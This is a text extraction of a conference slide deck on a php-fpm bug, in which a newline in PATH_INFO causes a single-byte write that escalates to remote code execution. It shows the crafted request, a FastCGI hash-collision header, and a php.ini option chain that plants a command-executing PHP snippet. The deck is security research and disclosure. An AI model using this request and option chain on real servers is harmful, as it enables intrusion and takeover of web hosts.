



Single byte write to RCE: exploiting a bug in php-fpm

Emil Lerner

Emil Lerner

@neex

Wunderfund.io

Bushwhackers

CTF team

Omar Ganiev

@beched

Deteact

LC⚡BC CTF team

Andrew Danau


@d90pwn

Wallarm


LC⚡BC CTF team

/script.php/blahblah

real file




"path info"




/script.php/blahblah

real file



"path info"



```
$_SERVER[ "PATH_INFO" ]
```


Strange behaviour

```
$_SERVER  
["PATH_INFO"]
```

GET /x.php/abc	/abc	✓
GET /x.php/a%0Ab1ab1ab1a	1a	?
GET /x.php/a%0Aabcd	TH_INFO	???

php-fpm




```
GET /x.php HTTP/1.1  
Foobar: value
```

```
REQUEST_METHOD=GET  
SCRIPT_NAME=/x.php  
HTTP_FOOBAR=value  
...
```

FastCGI

- request is parsed into variables
- headers become variables like HTTP_FOO
- there're special variables


php-fpm: security model



GET /x.php HTTP/1.1
Foobar: value

REQUEST_METHOD=GET
SCRIPT_NAME=/x.php
HTTP_FOOBAR=value
...

php-fpm: security model



```
GET /x.php HTTP/1.1
Foobar: value
```

```
REQUEST_METHOD=GET
SCRIPT_NAME=/x.php
HTTP_FOOBAR=value
...
```

php-fpm

```
PHP_VALUE=allow_url_include=On  
auto_prepend_file=data://...
```

Also, there's DOCUMENT_ROOT, etc.

Strange behaviour

	<code>\$_SERVER["PATH_INFO"]</code>	FastCGI's PATH_INFO
--	-------------------------------------	------------------------

GET /x.php/abc	/abc	/abc
----------------	------	------

GET /x.php/a%0Ab1ab1ab1a	1a	<empty>
--------------------------	----	---------

GET /x.php/a%0Aabcd	TH_INFO	<empty>
---------------------	---------	---------

Break regexp

```
location ~ [^/]\.php(/|$) {  
    ...  
    fastcgi_split_path_info ^(.+?\.php)(/.*)$;  
    fastcgi_param PATH_INFO $fastcgi_path_info;  
    fastcgi_pass    php:9000;  
    ...  
}
```

But dots don't match \n!

real FastCGI PATH_INFO length



```
char *path_info = env_path_info + pilen - slen;
```

assumed path_info length



Wrong assumption

SCRIPT_FILENAME

PATH_INFO

Splitted: /x.php

/a%0Ab

Same: /x.php/a%0Ab

/x.php/a%0Ab

We have: /x.php/a%0Ab

empty!


=0

real FastCGI PATH_INFO length



```
char *path_info = env_path_info + pilen - slen;
```

assumed path_info length



>0

Single byte write

```
old = path_info[0];  
path_info[0] = 0;  
...  
FCGI_PUTENV("ORIG_SCRIPT_NAME", orig_script_name);  
...  
path_info[0] = old;
```



fcgi_data_seg



fcgi_data_seg



fcgi_data_seg



fcgi_data_seg



Hashtable

- hash and length are compared before the keys
- can add a variable using headers (HTTP_...)
- HTTP header name found:

```
FCGI_HASH("HTTP_EBUT") == FCGI_HASH("PHP_VALUE") == 2015  
strlen("HTTP_EBUT")    == strlen("PHP_VALUE")    == 9
```

Hashtable

➤ we send

```
GET /script.php/PHP_VALUE%0Aopt...
```

```
Ebut: mamku
```

➤ and then HTTP_EBUT gets overwritten
with PHP_VALUE

- PHP_VALUE length is limited, 23 bytes
- php.ini options chain found:

```
short_open_tag=1  
html_errors=0  
include_path=/tmp  
auto_prepend_file=a  
log_errors=1  
error_reporting=2  
error_log=/tmp/a  
extension_dir="<?=`"  
extension="$_GET[a]`?>"
```



Takeaways Luck

1. `fcgi_data_seg` struct
2. `FCGI_PUTENV` call after write
3. `php.ini` options chain



github.com/neex/phuip-fpizdam